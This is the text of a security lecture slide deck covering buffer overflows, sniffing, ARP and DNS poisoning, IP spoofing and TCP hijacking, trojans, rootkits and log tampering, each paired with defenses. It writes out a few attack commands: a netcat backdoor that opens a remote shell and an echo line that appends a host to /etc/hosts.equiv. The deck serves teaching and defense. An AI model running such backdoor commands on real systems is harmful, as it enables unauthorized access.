    Phase 3: GainingAccess • Exploit vulnerabilities – Exploits for a specific vulnerability can be downloaded from hacker sites – Skilled hackers write new exploits What is a vulnerability? What is an exploit?
  • 39.
    Buffer Overflow Attacks •Aka stack-based overflow attacks • Stack stores important data on procedure call Function call arguments Return address Saved frame ptr Local variables for called procedure TOS Memory address increases
  • 40.
    Buffer Overflow Attacks •Consider a function void sample_function(char* s) { char buffer[10]; strcpy(buffer, s); return; } • And a main program void main() { int i; char temp[200]; for(i=0; i<200;i++) temp[i]=‘A’; sample_function(temp); return; } Argument is larger than we expected …
  • 41.
    Buffer Overflow Attacks •Large input will be stored on the stack, overwriting system information Function call arguments Return address Saved frame ptr s,buffer[10] TOS Memory address increases Overwritten by A’s
  • 42.
    Buffer Overflow Attacks •Attacker overwrites return address to point somewhere else – “Local variables” portion of the stack – Places attack code in machine language at that portion – Since it is difficult to know exact address of the portion, pads attack code with NOPs before and after
  • 43.
    Buffer Overflow Attacks •Intrusion Detection Systems (IDSs) could look for sequence of NOPs to spot buffer overflows – Attacker uses polymorphism: he transforms the code so that NOP is changed into some other command that does the same thing, e.g. MOV R1, R1 – Attacker XORs important commands with a key – Attacker places XOR command and the key just before the encrypted attack code. XOR command is also obscured
  • 44.
    Buffer Overflow Attacks •What type of commands does the attacker execute? – Commands that help him gain access to the machine – Writes a string into inetd.conf file to start shell application listening on a port, then “logs on” through that port – Starts Xterm
  • 45.
    Buffer Overflow Attacks •How does an attacker discover Buffer overflow? – Looks at the source code – Runs application on his machine, tries to supply long inputs and looks at system registers • Read more at – http://insecure.org/stf/smashstack.html
  • 46.
    Defenses Against BufferOverflows • For system administrators: – Apply patches, keep systems up-to-date – Disable execution from the stack – Monitor writes on the stack – Store return address somewhere else – Monitor outgoing traffic • For software designers – Apply checks for buffer overflows – Use safe functions – Static and dynamic code analysis
  • 47.
    Network Attacks • Sniffingfor passwords and usernames • Spoofing addresses • Hijacking a session
  • 48.
    Sniffing • Looking atraw packet information on the wire – Some media is more prone to sniffing – Ethernet – Some network topologies are more prone to sniffing – hub vs. switch
  • 49.
    Sniffing On aHub • Ethernet is a broadcast media – every machine connected to it can hear all the information – Passive sniffing For X For X X A R Y
  • 50.
    Sniffing On aHub • Attacker can get anything that is not encrypted and is sent to LAN – Defense: encrypt all sensitive traffic – Tcpdump • http://www.tcpdump.org – Snort • http://www.snort.org – Ethereal • http://www.ethereal.com
  • 51.
    Sniffing On aSwitch • Switch is connected by a separate physical line to every machine and it chooses only one line to send the message For X X A R Y
  • 52.
    Sniffing On aSwitch – Take 1 • Attacker sends a lot of ARP messages for fake addresses to R – Some switches send on all interfaces when their table overloads For X X A R Y
  • 53.
    Sniffing On aSwitch – Take 2 • Address Resolution Protocol (ARP) maps IP addresses with MAC addresses 1. For X 2. Who has X? X A R Y
  • 54.
    Sniffing On aSwitch – Take 2 • Attacker uses ARP poisoning to map his MAC address to IP address X 3. For X, MAC (A) 1. I have X, MAC(A) X A R Y 5. A sends this back to R, to be sent to MAC(X) 8. A sends this back to R, to be sent to MAC(Y)
  • 55.
    Active Sniffing Tools •Dsniff – http://www.monkey.org/~dugsong/dsniff – Also parses application packets for a lot of applications – Sniffs and spoofs DNS Dangerous
  • 56.
    Spoofing DNS • Attackersniffs DNS requests, replies with his own address faster than real server (DNS cache poisoning) • When real reply arrives client ignores it • This can be coupled with man-in-the-middle attack on HTTPS and SSH
  • 57.
    Sniffing Defenses • Useend-to-end encryption • Use switches – Statically configure MAC and IP bindings with ports • Don’t accept suspicious certificates
  • 58.
    What Is IPSpoofing • Faking somebody else’s IP address in IP source address field • How to spoof? – Linux and BSD OS have functions that enable superuser to create custom packets and fill in any information – Windows XP also has this capability but earlier Windows versions don’t
  • 59.
    IP Address Spoofingin TCP packets • Attacker cannot see reply packets Alice M Bob M Attacker M 1. SYN, IP Alice, SEQA 2. SYN SEQB, ACK SEQA 3. RESET
  • 60.
    Guessing a SequenceNumber • Attacker wants to assume Alice’s identity – He establishes many connections to Bob with his own identity gets a few sequence numbers – He disables Alice (DDoS) – He sends SYN to Bob, Bob replies to Alice, attacker uses guessed value of SEQB to complete connection – TCP session hijacking – If Bob and Alice have trust relationship (/etc/hosts.equiv file in Linux) he has just gained access to Bob – He can add his machine to /etc/hosts.equiv echo “1.2.3.4” >> /etc/hosts.equiv • How easy is it to guess SEQB?
  • 61.
    Guessing a SequenceNumber • It used to be ISN=f(Time), still is in some Windows versions
  • 62.
    Guessing a SequenceNumber • On Linux ISN=f(time)+rand
  • 63.
    Guessing a SequenceNumber • On BSD ISN=rand
  • 64.
    Spoofing Defenses • Ingressand egress filtering • Prohibit source routing option • Don’t use trust models with IP addresses • Randomize sequence numbers
  • 65.
    At The Endof Gaining Access • Attacker has successfully logged onto a machine
  • 66.
    Phase 4: MaintainingAccess • Attacker establishes a listening application on a port (backdoor) so he can log on any time with or without a password • Attackers frequently close security holes they find
  • 67.
    Netcat Tool • Similarto Linux cat command – http://netcat.sourceforge.net/ – Client: Initiates connection to any port on remote machine – Server: Listens on any port – To open a shell on a victim machine On victim machine: nc –l –p 1234 /* This opens a backdoor */ On attacker machine: nc 123.32.34.54 1234 –c /bin/sh /* This enters through a backdoor, opens a shell */ Dangerous
  • 68.
    Netcat Tool • Usedfor – Port scanning – Backdoor – Relaying the attack
  • 69.
    Trojans • Application thatclaims to do one thing (and looks like it) but it also does something malicious • Users download Trojans from Internet (thinking they are downloading a free game) or get them as greeting cards in E-mail, or as ActiveX controls when they visit a Web site • Trojans can scramble your machine – They can also open a backdoor on your system • They will also report successful infection to the attacker
  • 70.
    Back Orifice • Trojanapplication that can – Log keystrokes – Steal passwords – Create dialog boxes – Mess with files, processes or system (registry) – Redirect packets – Set up backdoors – Take over screen and keyboard – http://www.bo2k.com/ Dangerous
  • 71.
    Trojan Defenses • Antivirussoftware • Don’t download suspicious software • Check MD5 sum on trusted software you download • Disable automatic execution of attachments
  • 72.
    At the Endof Maintaining Access • The attacker has opened a backdoor and can now access victim machine at any time
  • 73.
    Phase 5: CoveringTracks • Rootkits • Alter logs • Create hard-to-spot files • Use covert channels
  • 74.
    Application Rootkits • Alteror replace system components (for instance DLLs) • E.g., on Linux attacker replaces ls program • Rootkits frequently come together with sniffers: – Capture a few characters of all sessions on the Ethernet and write into a file to steal passwords – Administrator would notice an interface in promiscuous mode • Not if attacker modifies an application that shows interfaces - netstat
  • 75.
    Application Rootkits • Attackerwill modify all key system applications that could reveal his presence – List processes e.g. ps – List files e.g. ls – Show open ports e.g. netstat – Show system utilization e.g. top • He will also substitute modification date with the one in the past
  • 76.
    Defenses Against App.Rootkits • Don’t let attackers gain root access • Use integrity checking of files: – Carry a floppy with md5sum, check hashes of system files against hashes advertised on vendor site or hashes you stored before • Use Tripwire – Free integrity checker that saves md5 sums of all important files in a secure database (read only CD), then verifies them periodically – http://www.tripwire.org/
  • 77.
    Kernel Rootkits • Replacesystem calls – Intercept calls to open one application with calls to open another, of attacker’s choosing – Now even checksums don’t help as attacker did not modify any system applications – You won’t even see attacker’s files in file listing – You won’t see some processes or open ports • Usually installed as kernel modules • Defenses: disable kernel modules
  • 78.
    Altering Logs • Forbinary logs: – Stop logging services – Load files into memory, change them – Restart logging service – Or use special tool • For text logs simply change file through scripts • Change login and event logs, command history file, last login data
  • 79.
    Defenses Against AlteringLogs • Use separate log servers – Machines will send their log messages to these servers • Encrypt log files • Make log files append only • Save logs on write-once media
  • 80.
    Creating Hard-to-Spot Files •Names could look like system file names, but slightly changed – Start with . – Start with . and add spaces – Make files hidden • Defenses: intrusion detection systems and caution